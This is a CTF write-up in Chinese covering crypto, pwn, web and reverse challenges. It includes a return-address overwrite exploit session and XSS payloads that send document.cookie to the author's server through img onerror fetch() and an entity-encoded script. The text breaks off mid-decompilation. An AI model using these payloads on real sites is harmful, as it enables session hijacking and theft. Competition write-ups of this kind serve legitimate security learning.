
用一台 Ubuntu 机子跑 `cado-nfs` 用了将近 4 小时, 另一台配置差一点的 5 个多小时...




enc_net_traffic

在 filter 设置为 `tcp` 的情况下根据 `length` 排序, 容易找到以下可疑的信息





篇幅原因省略 server_random 以及 client_random 的相应截图. 通过这些信息容易知道我们需要解密的信息是通过 RSA 加密的,



容易发现这里有加密信息, 我们复制 hex dump 到 txt 文件中, 移除 : 及以前内容:

```
2a 81 53 70
a6 39 fe 00 2a 81 53 70 a6 39 fe 00 bb 27 08 36
1d 16 66 69 fb 72 14 ca d9 38 2b ac bc 56 ce 65
96 af bc 30 e3 17 fa 8c a6 e3 98 d6 e6 3e 24 9a
94 e5 b5 ad 2a 81 53 70 a6 39 fe 00 2a 81 53 70
a6 39 fe 00 fa d7 8b d6 a2 2f b0 b1 cb 3b 09 a3
f0 5f a2 0c 37 77 34 a3 6c 17 22 55 2a 81 53 70
a6 39 fe 00 c2 15 08 c0 2a 91 15 93 4f f3 bd a5
```


```
e6 9e f8 7f f4 22 6a 12 90 32 63 fc 17 11 ad 00
93 a4 3f 15 4f 78 d4 f4 fa 88 49 ac 15 6c e5 1b
7a ad 2c 4d f5 09 8f b1 db 18 19 8c 2a 81 53 70
a6 39 fe 00 2a 81 53 70 a6 39 fe 00 41 f3 da 4f
c7 69 4d 39 a1 de 6c db e7 a2 52 b7 b5 59 db e9
20 b6 99 36 2a 81 53 70 a6 39 fe 00 2a 81 53 70
a6 39 fe 00 45 99 24 a4 10 c8 bf dd e7 e1 13 57
c0 01 52 9a c0 51 f9 6f eb 68 b1 f5 e9 ab ff 77
91 a2 5a 5d 5b 8c b0 3f ab 25 e4 c7 7f b6 63 5d
9c 40 75 bb 90 cb 58 8c ee 47 86 49 8f db e3 78
35 5a d6 4f 62 45 f7 8b ec 70 1d a2 e7 27 d5 c3
b0 ec 45 f9 86 89 43 8f f3 ee 29 53 08 b0 7a e5
83 85 e2 2e f1 6e 26 3c 02 36 bd 61 c9 fb 74 fc
5d 30 d4 9c 84 03 f6 2f a7 96 01 5b f8 98 3d 8d
ee 61 32 48 36 07 2a 38 b4 ac db 5d 1d 6b b1 ab
8b 1a 3a f0 a6 0b 9b 5e 50 e1 16 ed 68 ea b7 96
61 8a c9 84 9d 12 8c 84 78 67 c8 cb 19 95 8c 98
25 a3 e2 6c 91 0a 87 2b 1d 96 62 b4 96 56 25 a8
05 5c cb 6e 4e d1 ee 8d cb 16 3b ce 3b 41 4a e9
f1 d4 36 6a bf 26 78 2c e1 fc 83 88 6c 2a cd 56
95 32 ad 51 e9 26 0b a1 fd 28 67 d5 81 27 5e e2
1d c2 f6 f0 55 c3 9d 4c 10 84 c8 4b 24 fc 87 c1
48 9a 57 e7 e7 58 6a e1 0a 4b 81 b0 d9 1b b2 66
15 a8 34 23 c2 7b 14 71 ec 06 27 f8 27 ab 39 0e
f3 83 67 a8 6a 4c 1d 91 0e 48 8d cf e9 73 26 d9
40 68 b5 72 ce 79 04 a9 50 57 3e 63 35 78 f7 1c
d3 27 9b e4 32 df 08 d0 84 8f b2 83 14 a0 3d c0
41 c6 81 2d 87 c7 42 e7 ca ba 30 91 f0 07 5f 27
7a 79 a4 00 8a b4 ea e5 ba 75 0f 1d 02 22 37 0d
9a 03 66 dc d0 5f 62 e5 99 34 11 7b 79 59 91 dd
74 e4 6a e3 a9 bc 70 4e 31 70 c2 7b 64 d1 8b c0
b5 cd 80 65 34 04 51 25 b2 82 04 0b bf 8e d2 11
69 2f 6f 71 da 38 d5 16 45 8d 89 96 33 0b 7b ab
26 33 9f 49 30 4b 67 70 9d e4 f4 bb 12 4f c0 56
3d fd ac 78 b1 03 f1 41 4d 11 bc 05 bd 1d d4 63
4f 9e 29 c9 9c a2 7e c2 ce 99 de a6 d1 d9 89 64
08 f0 fd 68 28 e4 c5 86 cc 2c 90 97 56 73 27 14
87 ae f1 42 1f 77 45 c8 6a 23 82 bc 9a 67 38 9c
2f e7 9a 76 80 84 f9 53 b9 56 c2 34 eb 72 2c b0
58 0c 13 b5 7d b4 1c d7 c8 0d 94 ae 3a c8 72 5f
34 5c c6 8b 82 4f 1b 81 5b 4d 3b 66 aa 07 df dc
52 79 59 38 99 4f 62 61 4a 5b e6 6c 4e d0 b4 c5
95 b0 7e ff 40 2c 5a 4d 69 78 bb f5 c3 34 13 2e
ad 8d ae b7 6b 4b d6 6c b1 ed c2 a5 d8 e2 31 5e
03 3b aa 82 4f 0d f6 25 64 32 9b 46 a4 a8 78 ec
91 2a 52 b2 f0 0d c6 92 63 4e 2b 85 d1 8c 48 65
27 b3 21 14 b4 47 ca bb 65 92 08 e6 d0 d8 c0 40
c1 f5 84 32 5d 0d 97 74 4d 1f 94 78 63 45 5e b9
ba b2 11 65 47 98 86 cd f2 9e c3 3c f8 2f f3 77
41 20 94 5a d7 d4 39 e0 17 5b fc bc d6 80 dc c3
73 2c 76 79 f0 5f 1e 10 c3 e0 24 91 c3 9f 0a 66
74 90 49 d7 be cc 19 7f 52 dc 8a 15 c9 02 d1 00
7a e7 f6 57 9f 56 a3 0c 6c c4 51 c8 e7 fd 2b 69
fa ae 13 83 a7 6e 85 4d f6 f9 9d 2a d4 3a 88 5d
3b 75 1e 15 9c 73 74 96 eb 1a 82 98 27 52 43 f3
7b f7 d2 4a 4f 1b ba 3a 45 3d 62 85 e7 e1 13 57
c0 01 52 9a c4 f6 e6 8b 64 52 b7 98 d9 24 80 3c
```

```
f1 ef a4 cb 65 52 ff 5e b1 11 f8 5b 88 7c 9f f7
50 9c 66 ad 0c 73 2c f0 c5 3e 2f b1 ff 52 ec 25
42 40 eb cf 99 b2 5e 3c 17 5f aa 1d 9a 2a 7a 2d
7c 5c e4 f8 e8 95 63 31 a5 89 8a 8d 09 ea a4 97
4a ea f5 49 4b 5d 6f 20 c7 59 df 41 89 3a 7d b8
65 9d fc 9f 84 3e cf 89 a5 44 be 93 e5 33 92 9e
97 75 57 de 93 57 1b c1 d5 9e a2 f9
```

用 `Python` 配合相应库解密得到

```
b"                ALICE'S ADVENTURES IN WONDERLAND\r\n\r\n                          Lewis
Carroll\r\n\r\n               THE MILLENNIUM FULCRUM EDITION 3.0\r\n\r\n\r\n\r\n\r\n\r\n
           CHAPTER I\r\n\r\n                     Down the Rabbit-Hole\r\n\r\n\r\n  Alice was
beginning to get very tired of sitting by her sister\r\non the bank, and of having nothing to do:
once or twice she had\r\npeeped into the book her sister was reading, but it had no\r\npictures or
conversations in it, `and what is the use of a book,'\r\nthought Alice `without pictures or
conversation?'\r\n\r\nflag{423101ef-cc3d-462f-ab92-f1035a96ce28}\r\n  So she was considering in her
own mind (as well as she could,\r\nfor the hot day made her feel very sleepy and stupid),
whether\r\nthe pleasure of making a daisy-chain would be worth the trouble\r\nof getting up and
picking the daisies, when suddenly a White\r\nRabbit with pink eyes ran close by her.\r\n\r\n  There
was nothing so VERY remarkable in that; nor did Alice\r\nthink it so VERY much out of the way to
hear the Rabbit say to\r\nitself, `Oh dear!  Oh dear!  I shall be late!'  (when she thought\r\nit
o\xc6\x16#_\x14\xf6\xaf\x17>;[\x04&\xdc\xda\xbf\xb9\xde\xea\xf7kt\xa4\xd0J\r\xab/\xf8l\xc5\x0e"
```


由此得到 flag 为 `flag{423101ef-cc3d-462f-ab92-f1035a96ce28}`.



Pwn

丫丫历险记

此题中我们需要找到方法把 `is_debug` 修改成非 0 值. 观察到没有针对 `array` 的防越界机制, 因为下面判断的 `0x10` 是十六进制, 故我们只要分析出 `is_debug` 的位置再靠越界即可修改. 最后输入 `w 15 1`, `e` 即可进入 debug 模式. 在 debug 模式中使用 `ls` 命令以及 `cat` 命令得到 flag.



丫丫历险记2

此题考查 Linux 的栈分布. 根据题意, 我们无法再注入 `is_debug` 变量, 因为此变量已被删去. 我们需要做的便是利用 buffer overflow 来注入当前栈帧的返回地址, 使其返回到 `debug()` 函数中. 我们使用 `gdb` 协助我们得知 `w 13` 可以注入到对应位置, 我们再利用 `objdump -d` 来辅助我们计算地址(由于每次运行地址都是随机分配的).

```
000000000000138d <main>:
    138d: f3 0f 1e fa                endbr64
    1391: 55                         pushq   %rbp
    1392: 48 89 e5                   movq    %rsp, %rbp
    1395: 48 8b 05 74 2c 00 00       movq    0x2c74(%rip), %rax      # 0x4010 <stdout@GLIBC_2.2.5>
    139c: be 00 00 00 00             movl    $0x0, %esi
    13a1: 48 89 c7                   movq    %rax, %rdi
    13a4: e8 17 fd ff ff             callq   0x10c0 <.plt.sec+0x20>
    13a9: 48 8b 05 70 2c 00 00       movq    0x2c70(%rip), %rax      # 0x4020 <stdin@GLIBC_2.2.5>
    13b0: be 00 00 00 00             movl    $0x0, %esi
    13b5: 48 89 c7                   movq    %rax, %rdi
    13b8: e8 03 fd ff ff             callq   0x10c0 <.plt.sec+0x20>
    13bd: b8 00 00 00 00             movl    $0x0, %eax
    13c2: e8 50 fe ff ff             callq   0x1217 <test_array_op>
    13c7: b8 00 00 00 00             movl    $0x0, %eax
    13cc: 5d                         popq    %rbp
    13cd: c3                         retq
```

在 `objdump` 生成的汇编代码中, 我们可以看到原本的返回地址应该在此处是 `0x13c7`, 而 `debug()` 的地址是 `0x11e9`,

```
149
150 00000000000011e9 <debug>:
151     11e9: f3 0f 1e fa                endbr64
152     11ed: 55                         pushq   %rbp
153     11ee: 48 89 e5                   movq    %rsp, %rbp
154     11f1: 48 8d 05 10 0e 00 00       leaq    0xe10(%rip), %rax       # 0x2008 <_IO_stdin_used+0x8>
155     11f8: 48 89 c7                   movq    %rax, %rdi
156     11fb: b8 00 00 00 00             movl    $0x0, %eax
157     1200: e8 db fe ff ff             callq   0x10e0 <.plt.sec+0x40>
158     1205: 48 8d 05 24 0e 00 00       leaq    0xe24(%rip), %rax       # 0x2030 <_IO_stdin_used+0x30>
159     120c: 48 89 c7                   movq    %rax, %rdi
160     120f: e8 bc fe ff ff             callq   0x10d0 <.plt.sec+0x30>
161     1214: 90                         nop
162     1215: 5d                         popq    %rbp
163     1216: c3                         retq
```

但我们不能就这样取差, 因为接着就有 `endbr64`, 包括后续的 `printf` 也有 `endbr64` 指令, 这种不正常的跳转会被检测而导致 `SIGSEGV` (segmentation fault). 所以我们直接跳到调用 shell 的行. 计算得知 $(13c7)_{16} - (1205)_{16} = (450)_{10}$. 后续我们通过 `r 13` 得到原来的地址后把 原地址 -450 的十进制数值通过 `w` 指令放入对应位置, 再输入 `e` 指令便可跳转到 `debug()` 函数.

```
harumoto@gennoMacBook-Pro ~ % nc 10.20.26.32 33384
You can read / write this array! Enter e to exit.

Command: r/w/e <index> [value]

> r 13
array[13] = 94031476917191
> w 13 94031476916741
array[13] = 94031476916741
> e
ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
cat flag
fductf{a4f2c8f4-9370-46f6-9aed-d3b1e969e25f}
```

由此, 便轻松得到 flag.

Web

草率的毕业设计

这题的着手点主要在于长度为 4 且不变的 `salt`. 我们可以根据代码中构成 `salt` 以及 `password` 的字符集遍历找出 `secret` 中对应的字符组合 `password[i]+salt`, 从而找到 `salt`. 然后再根据 `salt` 的值来遍历找到 `password`. 找到 `salt` 后的测试如下

```python
import string, itertools

letters = list(string.ascii_letters + string.digits + "_{}")
iters = list(itertools.permutations(letters, 4))
```


```
salt = "95qW"

tt = ""

for sec in secret:
    for i in letters:
        if sha512(i + salt) == sec:
            print(i, end="")
            tt += i

print()
print(len(tt))
```

```
gpy/adapter/../../debugpy/launcher 57827 --
fductf{salt_is_too_short_40Ecc8BC06e0Fb8f}
42
harumoto@MacBookPro web1 %
```

最终便得到 flag.

JJ历险记

这题考查的是 **XSS** 攻击, 由于输入框中输入的代码提交后并无审查, 会直接显示在页面上, 我们便可以构造 `<script></script>` 来运行我们希望运行的代码. 我准备了个人的服务器接收 `GET` 请求, 在其中用 JavaScript 创建一张图片并把 `src` 改为 `"我的服务器接收页面?cookie="+document.cookie` , 由此得到 cookie.




JJ历险记2

这题比 **JJ历险记** 更严格, 根据测试, 应该是会替换一次 `<` 以及 `>` , 而 `/` 会被换成 (空格). 由于禁止使用 `script` , 我们考虑使用 `<img>` 配合 `onerror` attribute.

```
<<img src=x onerror="fetch('我的服务器页面?cookie=' + document.cookie)">>
```

我们如此构造, 便可以在 `replace()` 函数运行后仍旧剩下 `<` 与 `>` , 并由于无法读取图片, 运行 `fetch()` 函数把 `flag` 发送到我的服务器上来.




JJ历险记3

虽然这题说明了 `Brute Force`，但我在尝试 **Unicode escaped HTML encoding** 时便发现能通过. 就是类似

```
<svg>
<script>&#102;&#101;&#116;&#99;&#104;&#40;&#39;&#104;&#116;&#116;&#112;&#58;&#47;&#47;&#104;&#97;&#114;&#117;&#109;&#111;&#116;&#111;&#46;&#100;&#117;&#99;&#107;&#100;&#110;&#115;&#46;&#111;&#114;&#103;&#47;&#116;&#101;&#115;&#116;&#46;&#112;&#104;&#112;&#63;&#99;&#111;&#111;&#107;&#105;&#101;&#61;&#39;&#43;&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;&#99;&#111;&#111;&#107;&#105;&#101;&#41;;</script></svg>
```

这样的构造. 于是我便使用网上现成的工具把 **JJ历险记2** 中同样的代码转换成了这种格式, 一发通过(被恶心的 *Hard Connect* 迫害了好久抢不到一血了 QAQ).



Reverse

Easy Python

一开始反编译不了还以为是二进制被改了，后来发现是因为太新了... (Python 3.11 有新的 byte codes, 例如 `COPY` 和 `JUMP_BACKWARD` .) 还好有基于 Transformer 的某个反编译网站支持 3.6 ~ 3.12, 反编译后得到

```python
def mm(key):
    N = 256
    s = list(range(N))
    j = 0
    key_length = len(key)
    for i in range(N):
        j = (j + s[i] + key[i % key_length]) % N
        s[i], s[j] = (s[j], s[i])
    return s

def nn(s, data):
    i = j = 0
    N = 256
    result = []
    for byte in data:
        i = (i + 1) % N
        j = (j + s[i]) % N
        s[i], s[j] = (s[j], s[i])
        k = s[(s[i] + s[j]) % N]
        result.append(byte ^ k)
    return bytes(result)

def chall():
    key = b'FDUCTF{2024}'
    flag = input('Please input the flag: ').encode()
    chcek_data = bytes.fromhex('f9ecf8f97b8f96baecc607004ec26724623cee86ece84a4581f8c063')
    s = mm(key)
    encrypted_data = nn(s, flag)
    if encrypted_data == chcek_data:
        print('Congratulations! You got the flag!')
    else:
        print('Sorry, the flag is not correct!')
if __name__ == '__main__':
    chall()
```

那么就需要解开 `f9ecf8f97b8f96baecc607004ec26724623cee86ece84a4581f8c063` 即可. 可以观察到这个程序使用对称加密算法 **RC4**, 我们使用同一个函数即可解密:

```python
def decrypt():
    key = b'FDUCTF{2024}'
    chcek_data = bytes.fromhex('f9ecf8f97b8f96baecc607004ec26724623cee86ece84a4581f8c063')
    s = mm(key)
    decrypted_flag = nn(s, chcek_data)
    print('Decrypted flag:', decrypted_flag.decode())
decrypt()
```

```
0-darwin-arm64/bundled/libs/debugpy/adapter/../../
Decrypted flag: fductf{Y0ur4r3g0Od@tPyth0n!}
```

Baby64

> 这题太坑了... 我比对了好久完全没发现和 C 实现的 Base64 算法有什么不同...

用 ida64 打开二进制文件即可发现 main() 函数中调用了 encode() 函数, 用户输入的字符串经 encode() 加密后与程序内置的字符串进行比对, 可以确信这个字符串就是 flag .

```
                                ; .data:__dso_handle↓o
align 20h
public s
db 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01
                                ; DATA XREF: encode(char const*,ch
                                ; encode(char const*,char *)+180↑o
align 20h
public k

db 'YnQ0Z2Qnf111bX4eNWMeaiA1W2QpYU8nbWJycE9xanU8Dh==',0
                                ; DATA XREF: main+9B↑o
ends

================================================================

Pure data
```

详细研究了 encode() 函数以及对应的 ::s (全局变量的字符集) 后, 发现跟 C 实现的 Base64 算法完全没去别, 但 YnQ0Z2Qnf111bX4eNWMeaiA1W2QpYU8nbWJycE9xanU8Dh== 用 Base64 解码工具解码后确实奇怪的东西, 甚至在此用 Base64 加密工具加密后结果与原先还不一样... 就这样辗转反侧了良久, 终于在留意到了 sss() 函数, 藏得真深啊... 这个函数可以把字符串两位两位对换, 即 swap(a[0],a[1]) , swap(a[2],a[3]) , ... 注意到 <=62 以及 +=2 , 盲猜是对字符集做了手脚... 用 Python 模拟一遍便解出了 flag.

```
1  __int64 sss(void)
2  {
3    __int64 result; // rax
4    char v1; // [rsp+1h] [rbp-5h]
5    int i; // [rsp+2h] [rbp-4h]
6
7    for ( i = 0; i <= 62; i += 2 )
8    {
9      v1 = s[i];
10     s[i] = s[i + 1];
11     result = i + 1;
12     s[result] = v1;
13   }
14   return result;
15 }
```

```python
import base64

# Customized Base64 character set (example: using '-' and '_' instead of '+' and '/')
custom_base64_chars = "BADCFEHGJILKNMPORQTSVUXWZYbadcfehgjilknmporqtsvuxwzy1032547698+/"
standard_base64_chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

def custom_base64_decode(input_string):
    translation_table = str.maketrans(custom_base64_chars, standard_base64_chars)
    standard_base64_string = input_string.translate(translation_table)
    decoded_bytes = base64.b64decode(standard_base64_string)

    return decoded_bytes

custom_encoded_str = "YnQ0Z2Qnf111bX4eNWMeaiA1W2QpYU8nbWJycE9xanU8Dh=="
decoded_data = custom_base64_decode(custom_encoded_str)

print(decoded_data.decode('utf-8'))
```

```
dled/libs/debugpy/adapter/../../debug
fductf{M4in_1s_n0t_the_fir3t_0ne}
```

最后 flag 告诉了我令我百思不得其解的事情的原因...

Functions

> 哼！哼！哼！啊啊啊啊啊啊！！！好臭的题，这事雪罢！

```
*(_QWORD *)s = 0LL;
v5 = 0LL;
v6 = 0LL;
v7 = 0LL;
printf("Enter your flag: ");
fgets(s, 33, _bss_start);
if ( ((v7 ^ (~(v7 + v5) | v5) & *(_QWORD *)s) & v6) == 0x2050472E53002A03LL
  && (v5 & (v5 & v6 | ~(v5 | *(_QWORD *)s)) & *(_QWORD *)s | v7 & *(_QWORD *)s & v6) == 0x4860466062306422LL
  && ((v7 & ~(v6 & *(_QWORD *)s) | (*(_QWORD *)s + v6) & v6 | (v5 + v7) & v5 & ~*(_QWORD *)s) ^ v5) == 0x2A00033A32352E61LL
  && ((v6 - v7) ^ (*(_QWORD *)s - v5)) == 0x1146CDC7BFA3E00ELL
  && (v6 + *(_QWORD *)s - v7 + v5) * (v5 + *(_QWORD *)s + v7 - v6) == 0x30820AD98D807A4LL
  && (v6 - v5 - *(_QWORD *)s - v7) % 114514 == 75028
  && *(_QWORD *)s * v5 * v6 * v7 % 1919810 == 567916 )
{
  puts("Correct!");
}
else
{
  puts("Incorrect!");
}
return 0;
```

啊这...?! `114514`, `1919810` ... 输入对了有奖励, 输入错了有惩罚 (误) 回归正题, 首先看到声明了一个 `(_QWORD *)s`, 然而输入时是 `fgets(s, 33, _bss_start)`, 这意味着 flag 要溢出覆盖 `v5`, `v6` 以及 `v7`, 不然的话第一个条件就已经是 0 了. 那么我们可以把 `'(_QWORD *)s'`, `v5`, `v6` 以及 `v7` 看成不同的变量, 然后通过 Python 脚本求解:

```python
from z3 import *
from Crypto.Util.number import long_to_bytes

s = BitVec('s', 64) #_QWORD
v5 = BitVec('v5', 64) #_QWORD
v6 = BitVec('v6', 64) #_QWORD
v7 = BitVec('v7', 64) #_QWORD

solver = Solver()

solver.add((v7 ^ (~(v7 + v5) | v5) & s) & v6 == 0x2050472E53002A03)
solver.add((v5 & (v5 & v6 | ~(v5 | s)) & s | v7 & s & v6) == 0x4860466062306422)
solver.add(((v7 & ~(v6 & s) | (s + v6) & v6 | (v5 + v7) & v5 & ~s) ^ v5) == 0x2A00033A32352E61)
solver.add(((v6 - v7) ^ (s - v5)) == 0x1146CDC7BFA3E00E)
solver.add((v6 + s - v7 + v5) * (v5 + s + v7 - v6) == 0x30820AD98D807A4)
solver.add((v6 - v5 - s - v7) % 114514 == 75028)
solver.add(s * v5 * v6 * v7 % 1919810 == 567916)

if solver.check() == sat:
    model = solver.model()
    print(f"s = {model[s]}, v5 = {model[v5]}, v6 = {model[v6]}, v7 = {model[v7]}")
else:
    print("No solution found")
```

求解出来的数分别使用 `long_to_bytes()` 转换后拼接得

```python
a = long_to_bytes(6447859941581874278)
b = long_to_bytes(16097402462106776880)
c = long_to_bytes(7526745805293645419)
d = long_to_bytes(18239896774543826739)
print(a[::-1]+b[::-1]+c[::-1]+d[::-1])
```

```
dled/libs/debugpy/adapter/../../debugpy/launcher 63864 -- /Users/harumoto/Downloads/hhpwn1\ 3/t.py
s = 6447859941581874278, v5 = 16097402462106776880, v6 = 7526745805293645419, v7 = 18239896774543826739
b'fductf{Y0u_h@ve\xdfkn0wn_th3_z2z!!\xfd'
○ harumoto@gennoMacBook-Pro hhpwn1 3 %
```

把错误 `\xdf`, `\xfd` 修复为 `_` 以及 `}` 便得到最终 flag (拼接时注意大小端) `fductf{Y0u_h@ve_kn0wn_th3_z2z!!}`. (话说和 functions 有什么关系 🤔)

ez_android

经过 Java 反编译工具, 发现检测输入字符串是否正确的函数是 `Native` 函数, 在 `libs` 文件夹中找到 `x86` 架构对应的 `.so` 文件后反编译得到:

```
int32_t Java_com_example_lab11_1warmup_MainActivity_Check(int32_t* arg1, int32_t arg2)
    }

    int32_t result;

